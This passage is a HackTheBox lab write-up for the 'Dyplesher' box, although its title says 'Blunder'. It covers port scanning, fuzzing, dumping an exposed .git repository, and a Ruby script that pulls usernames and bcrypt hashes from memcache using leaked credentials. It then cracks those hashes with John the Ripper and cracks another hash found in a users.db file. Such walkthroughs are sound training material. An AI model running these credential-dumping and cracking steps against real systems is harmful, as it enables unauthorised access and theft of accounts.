# Blunder - Write-up - HackTheBox

noraj

2020-10-26

# Contents

# 1 Information

**READ THE WU ONLINE**: https://blog.raw.pm/en/HackTheBox-Dyplesher-write-up/

## 1.1 Box

- **Name:** Dyplesher
- **Profile:** www.hackthebox.eu
- **Difficulty:** Insane
- **OS:** Linux
- **Points:** 50


**Figure 1.1:** Dyplesher

# 2 Write-up

## 2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ pacman -S nmap ffuf gittools ruby haiti john git dbeaver intellij-idea-community-edition
↪  ruby-ctf-party radare2 vim gtfoblookup
```

PS: `radare2` for `rax2` & `vim` for `xxd`

## 2.2 Network enumeration

Port & service discovery with a nmap scan:

```
# Nmap 7.80 scan initiated Mon Sep 21 21:58:37 2020 as: nmap -sSVC -p- -oA nmap_full -v
↪  10.10.10.190
Nmap scan report for 10.10.10.190
Host is up (0.023s latency).
Not shown: 65525 filtered ports
PORT      STATE  SERVICE    VERSION
22/tcp    open   ssh        OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)
80/tcp    open   http       Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyplesher
3000/tcp  open   ppp?
| fingerprint-strings:
|   GenericLines, Help:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
```

```
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=c5223df8b92fb1ca; Path=/; HttpOnly
|     Set-Cookie: _csrf=xX-05aCyGtiJAIiNzxC_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA%3D%3D; Path=/;
↪  Expires=Tue, 22 Sep 2020 20:07:06 GMT; HttpOnly
|     Date: Mon, 21 Sep 2020 20:07:06 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="xX-05aCyGtiJAIiNzxC_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA==" />
|     <meta name="_suburl" content="" />
|     <meta proper
|   HTTPOptions:
|     HTTP/1.0 404 Not Found
|     Content-Type: text/html; charset=UTF-8
|     Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647
|     Set-Cookie: i_like_gogs=5a82cf2da190a2b3; Path=/; HttpOnly
|     Set-Cookie: _csrf=BNN6xvu0OovfL_MK2WhcVoSl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA%3D%3D; Path=/;
↪  Expires=Tue, 22 Sep 2020 20:07:11 GMT; HttpOnly
|     Date: Mon, 21 Sep 2020 20:07:11 GMT
|     <!DOCTYPE html>
|     <html>
|     <head data-suburl="">
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|     <meta name="referrer" content="no-referrer" />
|     <meta name="_csrf" content="BNN6xvu0OovfL_MK2WhcVoSl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA==" />
|     <meta name="_suburl" content="" />
|_    <meta
4369/tcp  open   epmd       Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5672/tcp  open   amqp       RabbitMQ 3.7.8 (0-9)
| amqp-info:
|   capabilities:
|     publisher_confirms: YES
|     exchange_exchange_bindings: YES
|     basic.nack: YES
|     consumer_cancel_notify: YES
```

```
|     connection.blocked: YES
|     consumer_priorities: YES
|     authentication_failure_close: YES
|     per_consumer_qos: YES
|     direct_reply_to: YES
|   cluster_name: rabbit@dyplesher
|   copyright: Copyright (C) 2007-2018 Pivotal Software, Inc.
|   information: Licensed under the MPL.  See http://www.rabbitmq.com/
|   platform: Erlang/OTP 22.0.7
|   product: RabbitMQ
|   version: 3.7.8
|   mechanisms: PLAIN AMQPLAIN
|_  locales: en_US
11211/tcp open   memcache?
25562/tcp open   unknown
25565/tcp open   minecraft?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, LDAPSearchReq, LPDString, SIPOptions,
↪  SSLSessionReq, TLSSessionReq, afp, ms-sql-s, oracle-tns:
|     '{"text":"Unsupported protocol version"}
|   NotesRPC:
|     q{"text":"Unsupported protocol version 0, please use one of these versions:
|_    1.8.x, 1.9.x, 1.10.x, 1.11.x, 1.12.x"}
25572/tcp closed unknown
25672/tcp open   unknown
2 services unrecognized despite returning data. If you know the service/version, please submit
↪  the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.80%I=7%D=9/21%Time=5F690667%P=x86_64-unknown-linux-gnu
SF:%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:
SF:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20
SF:Bad\x20Request")%r(GetRequest,2063,"HTTP/1\.0\x20200\x20OK\r\nContent-T
SF:ype:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Pa
SF:th=/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gogs=c5223df8b92fb
SF:1ca;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=xX-05aCyGtiJAIiNzxC
SF:_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA%3D%3D;\x20Path=/;\x20Expires=Tue,\x
SF:2022\x20Sep\x202020\x2020:07:06\x20GMT;\x20HttpOnly\r\nDate:\x20Mon,\x2
SF:021\x20Sep\x202020\x2020:07:06\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html>
SF:\n<head\x20data-suburl=\"\">\n\t<meta\x20http-equiv=\"Content-Type\"\x2
SF:0content=\"text/html;\x20charset=UTF-8\"\x20/>\n\t<meta\x20http-equiv=\
SF:"X-UA-Compatible\"\x20content=\"IE=edge\"/>\n\t\n\t\t<meta\x20name=\"au
SF:thor\"\x20content=\"Gogs\"\x20/>\n\t\t<meta\x20name=\"description\"\x20
SF:content=\"Gogs\x20is\x20a\x20painless\x20self-hosted\x20Git\x20service\
SF:"\x20/>\n\t\t<meta\x20name=\"keywords\"\x20content=\"go,\x20git,\x20sel
SF:f-hosted,\x20gogs\">\n\t\n\t<meta\x20name=\"referrer\"\x20content=\"no-
SF:referrer\"\x20/>\n\t<meta\x20name=\"_csrf\"\x20content=\"xX-05aCyGtiJAI
SF:iNzxC_DY6TfAo6MTYwMDcxODgyNjM0MjIxNzkyMA==\"\x20/>\n\t<meta\x20name=\"_
SF:suburl\"\x20content=\"\"\x20/>\n\t\n\t\n\t\n\t\t<meta\x20proper")%r(Hel
SF:p,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain
SF:;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request
SF:")%r(HTTPOptions,189F,"HTTP/1\.0\x20404\x20Not\x20Found\r\nContent-Type
SF::\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=
SF:/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gogs=5a82cf2da190a2b3
```

```
SF:;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=BNN6xvu0OovfL_MK2WhcVo
SF:Sl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA%3D%3D;\x20Path=/;\x20Expires=Tue,\x202
SF:2\x20Sep\x202020\x2020:07:11\x20GMT;\x20HttpOnly\r\nDate:\x20Mon,\x2021
SF:\x20Sep\x202020\x2020:07:11\x20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html>\n<
SF:head\x20data-suburl=\"\">\n\t<meta\x20http-equiv=\"Content-Type\"\x20co
SF:ntent=\"text/html;\x20charset=UTF-8\"\x20/>\n\t<meta\x20http-equiv=\"X-
SF:UA-Compatible\"\x20content=\"IE=edge\"/>\n\t\n\t\t<meta\x20name=\"autho
SF:r\"\x20content=\"Gogs\"\x20/>\n\t\t<meta\x20name=\"description\"\x20con
SF:tent=\"Gogs\x20is\x20a\x20painless\x20self-hosted\x20Git\x20service\"\x
SF:20/>\n\t\t<meta\x20name=\"keywords\"\x20content=\"go,\x20git,\x20self-h
SF:osted,\x20gogs\">\n\t\n\t<meta\x20name=\"referrer\"\x20content=\"no-ref
SF:errer\"\x20/>\n\t<meta\x20name=\"_csrf\"\x20content=\"BNN6xvu0OovfL_MK2
SF:WhcVoSl4PI6MTYwMDcxODgzMTUyNzM3NjE4MA==\"\x20/>\n\t<meta\x20name=\"_sub
SF:url\"\x20content=\"\"\x20/>\n\t\n\t\n\t\n\t\t<meta");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port25565-TCP:V=7.80%I=7%D=9/21%Time=5F69068A%P=x86_64-unknown-linux-gn
SF:u%r(DNSVersionBindReqTCP,2A,"\)\0'{\"text\":\"Unsupported\x20protocol\x
SF:20version\"}")%r(DNSStatusRequestTCP,2A,"\)\0'{\"text\":\"Unsupported\x
SF:20protocol\x20version\"}")%r(SSLSessionReq,2A,"\)\0'{\"text\":\"Unsuppo
SF:rted\x20protocol\x20version\"}")%r(TLSSessionReq,2A,"\)\0'{\"text\":\"U
SF:nsupported\x20protocol\x20version\"}")%r(LPDString,2A,"\)\0'{\"text\":\
SF:"Unsupported\x20protocol\x20version\"}")%r(LDAPSearchReq,2A,"\)\0'{\"te
SF:xt\":\"Unsupported\x20protocol\x20version\"}")%r(SIPOptions,2A,"\)\0'{\
SF:"text\":\"Unsupported\x20protocol\x20version\"}")%r(NotesRPC,74,"s\0q{\
SF:"text\":\"Unsupported\x20protocol\x20version\x200,\x20please\x20use\x20
SF:one\x20of\x20these\x20versions:\n1\.8\.x,\x201\.9\.x,\x201\.10\.x,\x201
SF:\.11\.x,\x201\.12\.x\"}")%r(oracle-tns,2A,"\)\0'{\"text\":\"Unsupported
SF:\x20protocol\x20version\"}")%r(ms-sql-s,2A,"\)\0'{\"text\":\"Unsupporte
SF:d\x20protocol\x20version\"}")%r(afp,2A,"\)\0'{\"text\":\"Unsupported\x2
SF:0protocol\x20version\"}");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Sep 21 22:03:31 2020 -- 1 IP address (1 host up) scanned in 293.75 seconds
```

## 2.3 HTTP discovery

Browsing http://10.10.10.190/, we can read `Host: test.dyplesher.htb`.

So let's add the following entries to `/etc/hosts`:

```
10.10.10.190 dyplesher.htb
10.10.10.190 test.dyplesher.htb
```

There is also a staff page (http://dyplesher.htb/staff) that could help us if we would need to bruteforce or guess a user account later.

http://dyplesher.htb/staff

- MinatoTW, owner
- felamos, dev
- yuntao, admin

Now if we try to reach the test sub-domain http://test.dyplesher.htb/, there is a form to store a key/value couple into memcache (port 11211). Right now we don't know if it works so let's enumerate a bit.

## 2.4 HTTP enumeration

We can perform a sub-folder enumeration with ffuf:

```
$ ffuf -u http://test.dyplesher.htb/FUZZ -c -w
↪  ~/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.2.0-git
________________________________________________

 :: Method           : GET
 :: URL              : http://test.dyplesher.htb/FUZZ
 :: Wordlist         : FUZZ:
↪  /home/noraj/CTF/tools/SecLists/Discovery/Web-Content/raft-small-words-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response status: 403
________________________________________________

.                       [Status: 200, Size: 239, Words: 16, Lines: 15]
.git                    [Status: 301, Size: 323, Words: 20, Lines: 10]
:: Progress: [38267/38267] :: Job [1/1] :: 1843 req/sec :: Duration: [0:00:21] :: Errors: 0 ::
```

There a git folder exposed, so let's dump it with gittools:

```
$ gittools-gitdumper http://test.dyplesher.htb/.git/ repo_dump
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
```

```
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
############


[*] Destination folder does not exist
[+] Creating repo_dump/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[+] Downloaded: objects/b1/fe9eddcdf073dc45bb406d47cde1704f222388
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/3f/91e452f3cbfa322a3fbd516c5643a6ebffc433
[+] Downloaded: objects/e6/9de29bb2d1d6434b8b29ae775ad8c2e48c5391
[+] Downloaded: objects/27/29b565f353181a03b2e2edb030a0e2b33d9af0
```

Not let's see what we have to learn from it:

```
$ cd repo_dump
$ git status
On branch master
Your branch is based on 'origin/master', but the upstream is gone.
  (use "git branch --unset-upstream" to fixup)

Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git restore <file>..." to discard changes in working directory)
        deleted:    README.md
        deleted:    index.php

no changes added to commit (use "git add" and/or "git commit -a")
$ git restore README.md index.php
```

`index.php`

```
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>

<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
}
else {
        echo "its equal";
}
?>
</pre>

</BODY>
</HTML>
```

So it seems the app was not a rabbit hole but really working.

Remember of `felamos`? It was displayed as a dev on the staff page. So there is a good amount of chance that he re-used his password here: `zxcvbnm`. Anyway what's 100% sure it's that those credentials will work on memcache service.

## 2.5 memcache exploitation

```
$ cat /etc/gemrc
# Read about the gemrc format at http://guides.rubygems.org/command-reference/#gem-environment

# --user-install is used to install to $HOME/.gem/ by default since we want to separate
#                pacman installed gems and gem installed gems
gem: --user-install

$ gem install dalli
Fetching dalli-2.7.10.gem
WARNING:  You don't have /home/noraj/.gem/ruby/2.7.0/bin in your PATH,
          gem executables will not run.
```

```
Successfully installed dalli-2.7.10
Parsing documentation for dalli-2.7.10
Installing ri documentation for dalli-2.7.10
Done installing documentation for dalli after 0 seconds
1 gem installed
```

Ref.: Dalli

I wrote a quick script `memcache.rb` to connect to memcache and dump credentials.

```
options = { username: 'felamos', password: 'zxcvbnm' }
dc = Dalli::Client.new('dyplesher.htb:11211', options)

usernames = dc.get('username')
puts "Usernames:\n#{usernames}"

passwords = dc.get('password')
puts "\nPasswords:\n#{passwords}"
```

```
$ ruby -I/home/noraj/.gem/ruby/2.7.0/gems/dalli-2.7.10/lib -rdalli memcache.rb
I, [2020-09-26T17:22:50.876277 #35419]  INFO -- : Dalli/SASL authenticating as felamos
I, [2020-09-26T17:22:50.921907 #35419]  INFO -- : Dalli/SASL: Authenticated
Usernames:
MinatoTW
felamos
yuntao

Passwords:
$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS
```

## 2.6 Password hash cracking


My tool haiti gives me the hash type so we can crack the hashes with John the Ripper:

```
$ haiti '$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa'
Blowfish(OpenBSD) [HC: 3200] [JtR: bcrypt]
Woltlab Burning Board 4.x
bcrypt [HC: 3200] [JtR: bcrypt]

$ john hashes.txt -w=/usr/share/wordlists/passwords/rockyou.txt --format=bcrypt

$ john hashes.txt --show
felamos:mommy1
```

## 2.7 HTTP discovery 2


From the nmap scan results we also saw there was another HTTP port.

At http://dyplesher.htb:3000/, a Gogs git forge is hosted.




- Gogs version 0.11.91.0811
- Go version 1.12.7

We can log in with felamos account (but we could have registered a new account as well) and explore existing projects.



## 2.8 git discovery


Let's clone the two repositories.

```
$ git clone http://dyplesher.htb:3000/felamos/gitlab.git
$ git clone http://dyplesher.htb:3000/felamos/memcached.git
```

memcached repository is exactly the same as the one we dumped earlier and gitlab repository seems empty.

But on gitlab project there is a release attached, see http://dyplesher.htb:3000/felamos/gitlab/releases

The release contains a file named repo.zip.




```
$ wget http://dyplesher.htb:3000/attachments/a1b0e8bb-5843-4d5a-aff4-c7ee283e95f2
$ mv a1b0e8bb-5843-4d5a-aff4-c7ee283e95f2 repo.zip
$ ls -lh repo.zip
-rw-r--r-- 1 noraj noraj 21M Sep 27 14:39 repo.zip
```

The archive is heavy so there must definitly be someting in it that is not in the repository. It seems it contains bundle files.

```
$ unzip -t repo.zip
Archive:  repo.zip
    testing: repositories/            OK
    testing: repositories/@hashed/    OK
    testing: repositories/@hashed/4b/   OK
    testing: repositories/@hashed/4b/22/   OK
    testing: reposito-
↪   ries/@hashed/4b/22/4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
↪   OK
```

```
    testing: repositories/@hashed/4e/   OK
    testing: repositories/@hashed/4e/07/   OK
    testing: reposito-
↪   ries/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce/
↪   OK
    testing: reposito-
↪   ries/@hashed/4e/07/4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
↪   OK
    testing: repositories/@hashed/6b/   OK
    testing: repositories/@hashed/6b/86/   OK
    testing: reposito-
↪   ries/@hashed/6b/86/6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
↪   OK
    testing: repositories/@hashed/d4/   OK
    testing: repositories/@hashed/d4/73/   OK
    testing: reposito-
↪   ries/@hashed/d4/73/d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
↪   OK
No errors detected in compressed data of repo.zip.

$ unzip repo.zip
```

Let's see which bundle could be promising:

```
$ for bundle in $(ls -1 repositories/@hashed/**/*.bundle) ; do git bundle list-heads $bundle ;
↪   echo ; done


4eb2a109f5acbcfc4eae0056a40840b2e46299c6 refs/heads/master
4eb2a109f5acbcfc4eae0056a40840b2e46299c6 HEAD

16a1182b900906b761b69ee32b4be9bb98db5f08 refs/heads/master
16a1182b900906b761b69ee32b4be9bb98db5f08 refs/remotes/origin/master
16a1182b900906b761b69ee32b4be9bb98db5f08 HEAD

bf3e5912762e787b8672ae4d681b23c001e2b03e refs/heads/master
bf3e5912762e787b8672ae4d681b23c001e2b03e HEAD

f8b5890a6e8ef14090e8609e0a01e664e71ff848 refs/heads/master
e5f6c3040ce94750eff4f0a5a343ea67694cb412 refs/tags/0.1
f8b5890a6e8ef14090e8609e0a01e664e71ff848 HEAD
```

One has a remote branch and one has a tag. As it doesn't help much let's clone them to easily unbundle the repositories.

```
$ for bundle in $(ls -1 repositories/@hashed/**/*.bundle) ; do git clone $bundle ; echo ; done
```


Now let's see what's in there:

```
$ tree -S repos
repos
 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a
    LICENSE
    README.md
    src
        VoteListener.py
 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce
    banned-ips.json
    banned-players.json
    bukkit.yml
    commands.yml
    craftbukkit-1.8.jar
    eula.txt
    help.yml
    ops.json
    permissions.yml
    plugins
       LoginSecurity
          authList
          config.yml
          users.db
       LoginSecurity.jar
       PluginMetrics
           config.yml
    python
       pythonMqtt.py
    README.md
    sc-mqtt.jar
    server.properties
    spigot-1.8.jar
    start.command
    usercache.json
    whitelist.json
    world
       data
          villages.dat
          villages_end.dat
       level.dat
       level.dat_mcr
       level.dat_old
       playerdata
          18fb40a5-c8d3-4f24-9bb8-a689914fcac3.dat
       region
          r.0.0.mca
          r.-1.0.mca
       session.lock
       uid.dat
    world_the_end
        DIM1
            region
                r.0.0.mca
                r.0.-1.mca
```

```
                r.-1.0.mca
                r.-1.-1.mca
        level.dat
        level.dat_old
        session.lock
        uid.dat
 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
    LICENSE
    phpbash.min.php
    phpbash.php
    README.md
 d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35
     LICENSE.txt
     nightminer.py
     README.md

16 directories, 50 files
```

We can see a file named `users.db`.

I'll use dbeaver to browse the SQLite database.




There is only one user entry with the hash of a password `$2a$10$IRgHi7pBhb9K0QBQBOzOju0PyOZhBnK4yaWj`

Let's crack this bcrypt hash like earleir with john:

```
$ john hashes.txt -w=/usr/share/wordlists/passwords/rockyou.txt --format=bcrypt
...
alexis1          (x)
```

## 2.9 HTTP enumeration 2

